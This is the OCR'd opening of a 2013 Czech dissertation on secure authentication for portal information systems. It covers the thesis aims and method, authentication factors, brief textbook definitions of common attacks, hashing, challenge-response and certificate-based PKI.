
ČESKÁ ZEMĚDĚLSKÁ UNIVERZITA V PRAZE

PROVOZNĚ EKONOMICKÁ FAKULTA



Česká zemědělská univerzita v Praze

Provozně ekonomická fakulta

Disertační práce

Bezpečná autentizace pro informační systémy

Autor: Ing. Martin Havránek

Školitel: doc. Ing. Zdeněk Havlíček, CSc.

Obor: Informační management

Velké Přílepy, 2013

Obsah

1. Úvod

Již od počátku lidstva je jedinec ve společnosti či v komunitě nějakým způsobem identifikován. Při různých formách lidských aktivit a při vzájemné komunikaci bylo nutné jedince identifikovat a tím vzájemně odlišit. Ve starověku obchodník stvrzoval identitu otiskem prstu do hliněné desky, pro prokázání identity byly používány pečetě a amulety, v novodobé historii se jedinec identifikoval vrozenými charakteristikami ve spojení s papírovým dokumentem, který patřil jen jemu. Jedinec je označován číslem, průkazem, pasem apod. Identifikační hodnota původních cestovních pasů či legitimačních papírů byla poměrně nízká před vynálezem fotografie.

Nejstarším prostředkem identifikace (přesněji autentizace – prokázání pravosti identity) je znalost sdíleného tajemství. Jedná se o předem domluvené heslo, jehož znalostí se jednotlivé strany komunikace navzájem prokazují. Zřejmou nevýhodou je možný odposlech a zneužití sdíleného tajemství neoprávněnou osobou.

Dalším prostředkem autentizace je využití neměnné charakteristiky jedince. Ve spojení s identifikačními průkazy jsou nejčastěji používány fotografie, díky kterým je možné ověřit podobu držitele průkazu s podobou na fotografii. V kriminalistice je také využívána identifikace prostřednictvím otisku prstu nebo náročnější, ale přesnější, analýza DNA.

Poslední možností ověření identity je prokázání vlastnictví. V dřívějších dobách to byla například výše zmíněná pečeť nebo jakýkoliv specifický osobní předmět, v pozdějších dobách např. razítko.

Z pohledu informačních a komunikačních technologií současný trend směřuje ke značné centralizaci dat a aplikací. Původní dávkové zpracování v 50. letech 20. století nevyžadovalo ověření identity vzdáleným systémem – k výpočetnímu stroji byl fyzicky omezen přístup oprávněným osobám. Po zavedení modelu host-terminál se jednalo o poměrně uzavřené systémy. Začátkem 21. století byla na serverovou stranu přesunuta převážně data a v posledních letech dochází také k přesunu aplikací na serverovou stranu. Tento trend souvisí s rozvojem cloudových aplikací. Vzhledem k tomu, že k těmto aplikacím je nutné přistupovat vzdáleně, většinou prostřednictvím celosvětové sítě internet, je kladen vysoký důraz na zajištění autenticity přistupujících uživatelů „na dálku“.

V souvislosti s rozvojem internetu, jehož jednotlivé prvky jsou v rukách soukromých firem a není tedy možné zabránit potenciálnímu odposlechu, případně pozměnění komunikace, je nutné zajistit autentizaci sofistikovanými metodami.

2. Cíle disertační práce

Cílem předkládané disertační práce je vytvoření návrhu nové metodiky pro zlepšení bezpečnosti autentizace. V následujícím textu bude navrhovaná metodika označována jako „POASE“ - Portal Authentication Security Enhancement.

V práci jsou analyzovány a porovnávány metody bezpečné autentizace. Důraz je kladen zejména na snadnou implementaci převážně na straně klienta a samotnou bezpečnost autentizace. Snadná implementace na straně klienta je základním předpokladem pro všeobecné rozšíření metod bezpečné autentizace.

Hlavním cílem práce je návrh metodiky POASE a její ověření.

Dílčí cíle práce jsou:

a) Analýza v současnosti používaných metod autentizace
b) Porovnání metod s ohledem na riziko ohrožení a náklady na implementaci
c) Výběr vhodné metody bezpečné autentizace pro implementaci a stanovení podmínek pro její bezpečné využití
d) Analýza stávajícího zabezpečení portálových aplikací
e) Výběr vhodného způsobu autentizace pro metodiku POASE
f) Syntetická doporučení pro zlepšení bezpečné autentizace a návrh na další výzkum

3. Metodika

Úvodní část práce bude věnována analýze literárních zdrojů z oblasti řešené problematiky. V rámci této části budou popsány bezpečnostní mechanismy používané při autentizaci. Další část práce se bude věnovat analýze autentizačních a bezpečnostních metod používaných v agronomických portálech. Na základě získaných informací budou nastíněny možnosti útoků na autentizační protokoly používané ve sledovaných portálech.


Pro návrh samotné metodiky bude nutné vybrat z bezpečných metod autentizace tu, která nejlépe vyhovuje stanoveným požadavkům. Z požadavků bude kladen důraz na bezpečnost, použitelnost, funkčnost a dostupnost.

Po výběru vhodné metody autentizace bude navržena metodika pro zvýšení bezpečnosti autentizace v portálových aplikacích – metodika POASE.

Pro dosažení cíle práce budou použity základní vědecké metody analýzy, syntézy, indukce, komparace a analogie. S ohledem na cíl práce – zlepšení bezpečnosti autentizace – budou aplikovány dvě metody používané v procesu zlepšování.

První metoda je popsána cyklem PDCA. Vychází z anglického modelu plan-do-check-act (plánuj-udělej-zkontroluj-uskutečni). Jedná se o metodu postupného zlepšování v mnoha oborech, včetně informačních technologií. Skládá se z následujících fází: (Rao, a další, 1996), (Doucek, a další, 2013)

- Fáze 1 - P (plan) – naplánování zamýšleného zlepšení (záměr)
- Fáze 2 - D (do) – realizace plánu
- Fáze 3 - C (check) – ověření výsledku realizace oproti původnímu záměru
- Fáze 4 - A (act) – úpravy záměru i vlastního provedení na základě ověření a implementace zlepšení do praxe



Obrázek 1 Cyklus PDCA (Sedláček, 2011)

V souvislosti s cyklem PDCA bývá často také zmiňována druhá metoda – metoda sedmi kroků (seven-step method). Ta se skládá z následujících kroků:(Rao, a další, 1996)

1. Identifikace problému a jeho jasné vymezení
2. Analýza aktuálního stavu
3. Identifikace možných příčin problému
4. Plánování a implementace řešení
5. Zhodnocení výsledků
6. Standardizace řešení
7. Zhodnocení navrženého řešení a návrh budoucích plánů/opatření

V kapitole 3.2 je popsán vzájemný vztah metody PDCA a metody sedmi kroků.

3.1. Fáze tvorby a ověření metodiky

Fáze P (plan)

Návrh metodiky (v rámci první iterace) nebo úpravy metodiky (v dalších iteracích) dle zjištěné potřeby v rámci analýzy. V této fázi je navrženo zlepšení stávající metodiky pro autentizaci uživatelů. Návrh bude vypracován metodou analýzy a syntézy literárních zdrojů. Dále bude metodika vycházet z aktuálního stavu zabezpečení autentizace.

Fáze D (do)

V rámci fáze D bude dle navržené metodiky implementován nový systém autentizace do reálných systémů. Tyto systémy budou typově odpovídat oblasti použitelnosti navrhované metodiky.

Fáze C (check)

Metodika bude ověřena zhodnocením úrovně bezpečnosti autentizačního mechanismu implementovaného ve fázi D. Pro hodnocení budou použity jak tvrdé, tak měkké metriky dle standardů pro hodnocení kvality informačních systémů.

Fáze A (act)

Tato fáze je často chápána jako fáze rutinního využívání. V případě nových zjištění je tato však tato fáze zároveň podnětem pro další iteraci v cyklu PDCA. Za nová zjištění lze považovat:

- Změna předpokladů, na kterých byla metodika vypracována
- Změna v systému nebo v jeho vazbách

3.2. Vztah mezi metodou sedmi kroků a PDCA

Dle (Rao, a další, 1996) je metoda PDCA zobecněním metody sedmi kroků, jak je zřejmé z následující tabulky. Pro potřeby disertační práce budou použity kroky dle metody sedmi kroků pro podrobnější členění.

Fáze PDCA	**Krok dle seven-steps**
Plan	1. Identifikace problému a jeho jasné vymezení
	2. Analýza aktuálního stavu
	3. Identifikace možných příčin problému
Do	4. Plánování a implementace řešení
Check	5. Zhodnocení výsledků
Act	6. Standardizace řešení
	7. Zhodnocení navrženého řešení a návrh budoucích plánů

Tabulka 1 Vztah PDCA k metodě sedmi kroků (Rao, a další, 1996)

4. Teoretická východiska

V této kapitole jsou na základě literárních zdrojů shrnuty poznatky z oblasti bezpečnosti dat a autentizace.

V poslední části této kapitoly je prostor věnovaný finančním aspektům počítačové bezpečnosti, neboť právě finanční omezení při implementaci bezpečných metod autentizace jsou jedním z limitujících faktorů vyšší míry zabezpečení a stanovení optimální investice do zabezpečení je klíčové.

4.1. Autentizace

Autentizace je ověření identity uživatele nebo entity v systému, většinou za účelem řízení přístupu ke zdrojům a objektům v systému (Doseděl, 2004).

Proces autentizace sestává z několika základních fází:

Nejprve je nutné do systému registrovat uživatele, přiřadit mu autentizací údaje a definovat jeho práva.

V druhé fázi je od uživatele získána autentizační informace (heslo, data z čipové karty, jednorázové heslo apod.). Data jsou odeslána vzdálenému systému, který na jejich základě potvrdí nebo nepotvrdí identitu protistrany.

4.1.1. Základní způsoby autentizace

Důkaz znalostí

Jedná se o nejstarší a nejpoužívanější způsob získání autentizační informace (důkaz znalostí něčeho – *some-thing to know*). Nevýhodou jsou nároky na paměť uživatelů. Častá změna hesla nebo mnoho rozdílných hesel vede uživatele k postranní evidenci hesel, což má za následek snížení bezpečnosti. Krátká a jednoduše zapamatovatelná hesla jsou náchylná na útok typu *brute force*. (Greer, 1999)

Metody založené na znalosti hesla jsou základem pro všechny autentizační protokoly. Vždy je autentizační informace převedena do digitální podoby a odeslaná komunikačním kanálem.

Důkaz vlastnictvím

Zatím asi nejbezpečnějším způsobem získání autentizační informace je využití bezpečnostního předmětu (důkaz vlastnictvím něčeho – something to have). Uživatel prokazuje vlastnictví předmětu – čipové karty, USB tokenu, seznam předem dohodnutých hesel, generátor jednorázových hesel.

V případě čipových karet nebo USB tokenů při autentizaci vloží toto zařízení do vhodné čtečky a systém pak získá z předmětu potřebné informace.

V případě seznamu předem dohodnutých hesel uživatel použije heslo, které je aktuálně v pořadí, a označí heslo za použité (hesla se neopakují).

Největší nebezpečí hrozí při ztrátě bezpečnostního předmětu. Pokud není chráněn dalším bezpečnostním opatřením – heslem, kódem PIN apod., může dojít k jeho zneužití.

Důkaz vlastností


Při důkazu vlastností je autentizační informace získána z některé měřitelné tělesné charakteristiky uživatele (otisk prstu, obraz oční duhovky nebo sítnice, tvar ruky, vzorek hlasu, charakteristické rysy práce).

Tyto technologie zatím neposkytují jednoznačnou identifikaci a jejich nevýhodou je navíc neměnná autentizační informace – po zkopírování autentizačních údajů je možné podvrhnout falešná data. Z těchto důvodů je zatím tato forma autentizace používána při přihlašování nablízko (počítačové stanice, docházkové systémy) a převážně v systémech, kde není případná chyba při autentizaci kritická.

V souvislosti s důkazem vlastností jsou zmiňována dvě měřítka spolehlivosti:

FAR – False Acceptance Rate, tedy pravděpodobnost označení nepravého uživatele jako oprávněného

FRR – False Rejection Rate, tedy pravděpodobnost odmítnutí oprávněného uživatele



Obrázek 2 Závislost FAR a FRR na prahové hodnotě (Biometrie)

Vícefaktorová autentizace

Pro minimalizaci rizika zneužití autentizační informace je vhodné využití více faktorů při autentizaci – např. použití hesla a jednorázových hesel, kdy prolomení jednoho autentizačního faktoru nevede k okamžitému ohrožení autentizačního systému.

4.1.2. Digitální podpis

V některých případech je pro bezpečnou komunikaci nutné zajistit takzvanou nepopiratelnost. Uživatel tak nemá možnost po odeslání zprávy popřít, že ji odeslal on.

Digitální podpis zajišťuje identifikaci odesílatele a zároveň integritu odeslané zprávy (tedy zaručuje neměnnost zprávy během přenosu.)(Hanáček, a další, 2000)

Vhodnou technologií pro zajištění požadavků na digitální podpis je asymetrická kryptografie. (Doucek, a další, 2008). Digitální podpis je tvořen pomocí soukromého klíče asymetrické kryptografie. Platnost soukromého klíče je ověřována veřejným klíčem, který přísluší k danému soukromému klíči. Nevýhodou použití asymetrické kryptografie je její výpočetní náročnost. Z tohoto důvodu se při podepisování podepisuje pouze otisk podepisovaného dokumentu. Z uvedeného vyplývají vysoké nároky na hashovací funkce zajišťující otisk podepisovaného dokumentu.(Gála, a další, 2009)

4.2. Útoky na autentizační protokoly

4.2.1. Útok opakováním

Útok opakováním (*replay attack*) spočívá v odposlechu (*eavesdropping*) komunikace mezi dvěma stranami a následné použití odposlechnutých dat pro autentizaci útočníka.

4.2.2. Útok ze středu


Útok ze středu (*man-in-the-middle attack* neboli *MITM*) spočívá v přítomnosti útočníka při komunikaci dvou stran. Útočník může sledovat komunikaci přímo na aktivním směrovacím zařízení v síti nebo může využít libovolného útoku na počítačové sítě, například ARP redirect. (Dostálek, a další, 2002) Pro minimalizaci rizika útoku ze středu je vhodné použít nezávislý komunikační kanál, např. jiné počítačové sítě, telefonického nebo SMS ověření.

4.2.3. Útok hrubou silou

V případě útoku na hesla hrubou silou (*brute-force*) se nejedná o útok na samotný autentizační protokol, ale na samotné heslo. Jedná se o situaci, při níž útočník nějakým způsobem získá uživatelovu autentizací informaci – heslo, případně digitální otisk hesla. (Doseděl, 2004)

4.2.4. Slovníkový útok

Slovníkový útok využívá testování úspěšnosti přihlášení pomocí předem často využívaných hesel nebo slov uvedených ve slovníku včetně jejich modifikací (obrácené pořadí písmen, přidaná číslice, první velké písmeno). Nedávný útok na síť Sony a web Gawker media a hesla jejich uživatelů odhalil poměrně vypovídající statistiku o reálně používaných heslech skutečnými uživateli. (Hung)



Obrázek 3 Podíl slovníkových hesel (Hung)

Z další analýzy také vyplynulo, že 99% uživatelů používá pouze alfanumerické znaky a porovnáním dvou získaných databází bylo zjištěno, že 67% uživatelů Sony a Gawker používá stejné heslo do obou systémů.

4.2.5. Pohled přes rameno (shoulder surfing)

Pohled přes rameno využívá nepozornosti uživatele při zadávání hesla. V souvislosti se zvyšováním bezpečnostních opatření v podobě kamerových systémů v internetových kavárnách, počítačových učebnách a jiných místech, kde je nutné zadávat heslo, se riziko tohoto útoku zvyšuje.

4.2.6. Útok na integritu zpráv

Integritní útok souvisí s nedokonalým návrhem protokolu. Protokoly umožňují řešit mnohé nestandardní situace (například podvržené zprávy, nesprávně podepsané zprávy). Chování autentizačního protokolu ale není ošetřeno na přesah velikosti jednotlivých zpráv nebo polí. Chování autentizačního systému pak může být nevyzpytatelné a může dojít také k napadení samotného systému.

4.3. Hashovací funkce

Hashovací funkce je ireverzibilní funkce, která z textu libovolné délky vytvoří otisk (hash) pevně stanovené délky. Z definice je zřejmé, že existuje více textů, která mají stejný otisk. Základní kritéria hashovacích funkcí jsou následující:

1. Malá změna na vstupu musí vyvolat velkou změnu na výstupu
2. Je obtížné najít dva texty, které mají stejný hash (bezkoliznost)

Prvotní hashovací funkcí byl CRC kód (cyklická redundantní ochrana, často zmiňovaná jako kontrolní součet), pomocí kterého bylo možné stanovit, že v textu nebo v souboru došlo ke změně. Dodnes je tento kód používán pro ověření neporušenosti záznamu na pevném disku. Kód CRC byl uložen nejvýše v několikabajtové hodnotě.

Starší algoritmus MD5 je mnohem sofistikovanější. Je charakterizován výstupem nejčastěji ve formě hexadecimálního čísla o délce 32 číslic. Počet všech možných hashů tedy dosahuje hodnoty 16^{32}. Přesto již byly vyvinuty algoritmy pro tvorbu dvou souborů s různým obsahem, ale stejným hash kódem. Z tohoto důvodu není MD5 v dnešní době doporučován pro standardní používání.

Novější algoritmy řady SHA-1 až SHA-3 jsou dnes akceptovány jako bezpečné a důvěryhodné.

4.3.1. Útok hrubou silou

Najít k hash kódu původní text hrubou silou je již vzhledem k délce hash kódu téměř nemožné. Zatím neexistující stroje nebo systémy, které by byly schopné v dohledné době prověřit všechny kombinace, kterých může být v případě 512bitových hashovacích funkcí až 2^{512}.

4.3.2. Rainbow tables

Pro nalezení původního textu k hash kódu lze použít také na internetu dostupné rainbow tables, tedy tabulky hash kódů s jejich původním textem. Je nutné zdůraznit, že se nemusí skutečně jednat o původní text, jedná se pouze o text, který má stejný hash kód. Z tohoto důvodu není volba hashovací funkce pro technologii jednorázových hesel (popsána dále) příliš rozhodující. Útočník totiž musí znát přesné znění původního textu, jinak není schopen generovat následující heslo.

Rainbow tables jsou často používány pro prolomení hesla uloženého v podobě hashe. V tomto případě je samozřejmě možné autentizovat se libovolným textem, který má stejný hash.

Nebezpečí zneužití rainbow tables vzrostlo s rozvojem cloudů, kdy databáze hash kódů může být snadno distribuovaná mezi velké množství počítačů a zároveň je (při vhodné organizaci) možné vyhledat požadovaný hash ve velmi krátkém čase.

V této souvislosti je však nutné zdůraznit, že rainbow tables zatím mohou obsahovat jen velmi malou části všech možných hash kódů a riziko tedy tvoří především krátká nebo jednoduchá hesla.

4.4. Metody autentizace

4.4.1. Autentizace heslem

Prokazování identity heslem je nejrozšířenější způsob autentizace. Zatímco v počátku počítačových sítí provozovaných pouze lokálně, nebo při lokálním ověřování uživatelů k místním počítačům, bylo riziko zneužití hesla poměrně nízké, přeneslo se jeho používání i do prostředí internetu, kde již není možné se spolehnout na bezpečný přenos dat. Přesto již v prvotních autentizačních systémech bylo dobrých zvykem ukládat na serveru hesla ve skryté podobě – nejlépe v podobě hashe. Při autentizaci se tak porovnává pouze otisk hesla a útočník nemůže zjistit během přenosu samotné heslo.

4.4.2. Autentizace challenge-response

Snahou o autentizaci challenge-response je eliminace rizik zmiňovaných v předchozí kapitole. Poskytuje dvě formy autentizace – pouhé zjištění, jestli se na protější straně komunikace nachází „živý“ uživatel (přítomnost fyzické osoby) pro vyloučení robotů a automatů. Druhou formou je samotné provedení autentizace faktorem znalosti.

Zjištění přítomnosti fyzické osoby

Toto řešení nezajišťuje identitu protistrany, ale je ochranou proti automatům, které se například mohou pokoušet o automatické přihlášení, automatizované vkládání příspěvků apod.

Nejčastěji používané jsou textové otázky, matematické úlohy nebo přečtení textu z obrázku. Nevýhodou textových otázek je možnost, že uživatel na ně nezná odpověď, problémem bývá také jazyková bariéra. Mohou být tedy použity především v lokální prostředí intranetů nebo webů s omezeným okruhem uživatelů.

Nejrozšířenější způsob má podobu obrázků, tzv. CAPTCHA (completly automated public Turing test to tell computers and humans apart). Na trhu však již existují služby na čtení textů z obrázků. Cena za přečtení 1000 textů činí 2USD. (Decaptcher)

Autentizace uživatele

Princip autentizace challenge-response využívající kryptografických metod je následující: (Challenge-response)

- Server zašle klientovi unikátní výzvu sc
- Klient generuje unikátní výzvu cc

- Klient spočítá odezvu cr=hash(cc+sc+secret)
- Klient odešle odezvu cr a výzvu cc na server
- Server spočítá očekávanou hodnotu cr a ověří proti odpovědi klienta
- Server spočítá sr=hash(sc+cc+secret)
- Server odešle sr klientovi
- Klient spočítá očekávanou hodnotu sr a ověří proti odpovědi serveru

Použité zkratky:

- sc-výzva serveru (server challenge), cc-výzva klienta (client challenge)
- sr-odpověď serveru (server response), cr-odpověď klienta (klient response)
- secret-sdílené tajemství (heslo)

4.4.3. Autentizace certifikátem

Autentizace certifikátem je založena na principu infrastruktury veřejných klíčů. Ta spočívá v systému certifikačních autorit vystavujících certifikáty soukromých klíčů jednotlivých uživatelů.

V současné době se pro zvýšení bezpečnosti, případně pro zajištění některých služeb IT často využívá asymetrické kryptografie. Příkladem takového využití je elektronické podepisování, šifrovaná spojení s využitím digitálních certifikátů, často využívané například v elektronickém bankovnictví. Při využití asymetrické kryptografie hraje zásadní roli použití tzv. certifikátů, které jsou nositeli klíčů používaných při autentizaci, šifrování nebo zabezpečené komunikaci. Každá ze zúčastněných stran zabezpečené komunikace má dva klíče – jeden soukromý (privátní), druhý veřejný. Často se ovšem nejedná pouze o jednu, ale o více dvojic klíčů pro každého účastníka, kdy se různé páry klíčů užívají pro různé účely. Ale v zásadě jde o to, že soukromý klíč musí být pečlivě uschován např. na čipové kartě, na disketě, která je chráněna, na pevném disku s řízeným přístupem do operačního systému apod., zatímco veřejný klíč je naopak zveřejněn. (Brechlerová, 2004)

Zveřejnění provádí certifikační autorita (CA) obvykle tak, že veřejný klíč uvede jako jeden z údajů v tzv. certifikátu, což je elektronický dokument s přesně danými položkami. Jednou z nich je tedy veřejný klíč, dále např. identifikace algoritmu podpisu, sériové číslo certifikátu, označení certifikační autority, která certifikát vydala, místo, kde lze nalézt certifikační politiku, nadřízené certifikáty z certifikační cesty, dobu platnosti certifikátu, další položkou je identita vlastníka klíče (common name), pro zasílání podepsaných e-mailů je vhodné mít v certifikátu e mailovou adresu. Existují normy a doporučení, které položky mají

být obsaženy v certifikátu i způsob jejich naplnění. Přesto existují určité dohady, jak certifikát naplnit, resp. které údaje do jakého pole v certifikátu umístit, takže je nutné stanovit, aby alespoň v dané lokalitě byly údaje strukturovány stejně. Příkladem tohoto problému je umístění identifikátoru občana, nahrazujícího rodné číslo pro kontakt s veřejnou správou - I.CA (První certifikační autorita) jej po zvážení dává do Alternative name/Other name a ostatní tuto skutečnost budou zřejmě respektovat, protože jinak by zkomplikovali vývoj aplikací, které tento údaj potřebují.

Účely certifikátu

Certifikáty mohou sloužit jednak k podepisování, (zaručení nepopiratelnosti odpovědnosti, zachování integrity dokumentu, zajištění autenticity dokumentu), k šifrování či k autentizaci. Pro zajištění identity internetových prezentací firem jsou používané serverové certifikáty, které slouží k identifikaci serverů. Novela zákona o elektronickém podpisu přinesla nové označení kvalifikovaný systémový certifikát - jedná se o certifikát, kde může být v názvu (common name) uvedena právnická osoba a podepisování, resp. označování se může provádět automatizovaně. (RFC3280), (Gála, a další, 2009)

Certifikační autority

Spojení určitého vlastníka dvojice klíčů a jeho veřejného klíče zajišťují certifikační autority, resp. registrační autority. Registrační autorita je místo, na kterém se ověřuje identita osoby. Certifikační autorita zajistí spojení certifikátu a jeho držitele a na důkaz, že je certifikát v pořádku, jej elektronicky podepíše. Certifikát bývá často přirovnáván k občanskému průkazu ve světě internetu, v takovém případě certifikační autorita hraje roli úřadu, který nejprve ověří totožnost a poté vydá, resp. potvrdí platnost občanského průkazu (průkaz jako takový si vlastně vydá sám uživatel tím, že vygeneruje pár klíčů, z nichž jeden, soukromý, si ponechá u sebe a druhý, veřejný, přinese nebo pošle certifikační autoritě k potvrzení). Na rozdíl od občanských průkazů, nejsou ale všechny certifikáty na stejné právní ani technické úrovni. Úroveň takového certifikátu je pak dána jednak důkladností, s jakou dochází k ověření identity žadatele o certifikát, a dále přímo technickým vybavením a použitou technologií certifikační autority. Proto se zde hovoří o důvěryhodnosti a úrovni záruk, kterou je při použití a přijetí daného certifikátu nutno zvážit.

Certifikát je buď rovnou připojován například k zasílanému e-mailu, nebo je možno si ho stáhnout z nějakého veřejného serveru. Podle novely zákona o e-podpisu je možné požádat, aby certifikát nebyl zveřejněn na seznamu veřejných certifikátů. V případě, že uživatel obdrží zprávu, která je podepsána na základě nezveřejněného certifikátu, a tento


certifikát není ke zprávě připojen (např. S/MIME certifikát připojuje), je nutné o něj druhou stranu požádat.

Zneplatnění certifikátu

Protože může dojít k porušení bezpečnosti soukromého klíče (nebo k uplynutí doby jeho platnosti), a poté by užití celého systému dvou klíčů již nebylo bezpečné, zveřejňují certifikační autority pravidelně seznam zneplatněných certifikátů (CRL, certificate revocation list), kde je možno zjistit, zda je určitá klíčová dvojice ještě bezpečná. Pokud se tedy sériové číslo certifikátu na tomto seznamu nenachází, resp. k určitému okamžiku zde nebylo zveřejněno, neskončila doba platnosti certifikátu a nebyla narušena integrita certifikátu (a pokud totéž platí i o všech nadřízených certifikátech v certifikační cestě), je certifikát platný. Je zde však problém určit, kdy byl certifikát použit - tato doba nemusí být totožná například s dobou odeslání, nehledě na skutečnost, že čas na poštovním či webovém serveru není příliš spolehlivý údaj. Proto existuje časové razítko, které dokládá existenci dokumentu v daném čase. Samozřejmě ani časové razítko neurčí dobu, kdy byl např. učiněn podpis, ale lze určit, že v době před orazítkováním již byla zpráva podepsána. Banky většinou seznamy zneplatněných certifikátů nezveřejňují (CRL je dostupné jen uvnitř jejich interní sítě), proto je pro ostatní subjekty problematické ověřit, jestli ke zneplatnění nedošlo.


Infrastruktura PKI

Certifikační autority obvykle mají kromě vydávání certifikátů a zveřejňování CRL ještě celou řadu dalších funkcí a celému tomuto systému se říká PKI. PKI je koncept bezpečnostních mechanismů, softwaru, technologií, kryptografických technik a administrativních pravidel a postupů, pomocí nichž se zavádí potřebné bezpečnostní prvky autentizace, identifikace, důvěrnosti a dostupnosti. PKI začleňuje kryptografii s veřejnými klíči, digitální certifikáty, certifikační autority a registrační autority do bezpečnostního komplexu na dané úrovni (podniková, státní či otevřené systémy). Systém založený na PKI zajišťuje vydávání digitálních certifikátů fyzickým osobám i pro serverové aplikace, rozšiřování a správu softwaru, integraci s knihovními službami certifikátů, nástroje pro správu a obnovování certifikátů a další služby. Certifikáty mají široké použití, je možno je používat pro oblast elektronického podpisu, šifrování ale i autentizace apod. Certifikát nemusí mít pouze osoba, ale i server, případně existují atributové certifikáty, které umožňují svému držiteli členství v nějaké skupině, roli nebo určité oprávnění v systému. (RFC4158)



Obrázek 4 Strom důvěry (Peterka)

Certifikační autority vytvářejí hierarchickou strukturu viz. Obrázek 4. Vrcholem této struktury je kořenový (root) certifikát. Certifikáty podřízených certifikačních autorit, příp. certifikáty konkrétních uživatelů, jsou vždy podepsány nadřazeným certifikátem, kořenový certifikát je podepsán vlastním soukromým klíčem, který musí být velmi dobře uložen, protože jeho prozrazení by vedlo k popření důvěry ve všechny podřízené certifikáty. Vzhledem k tomu, že ke zneužití certifikační autority (respektive jejího soukromého klíče) již došlo v druhém pololetí roku 2011 (viz Obrázek 5), lze toto riziko považovat za reálné.




Obrázek 5 Nedůvěryhodní vydavatelé (zdroj: autor)

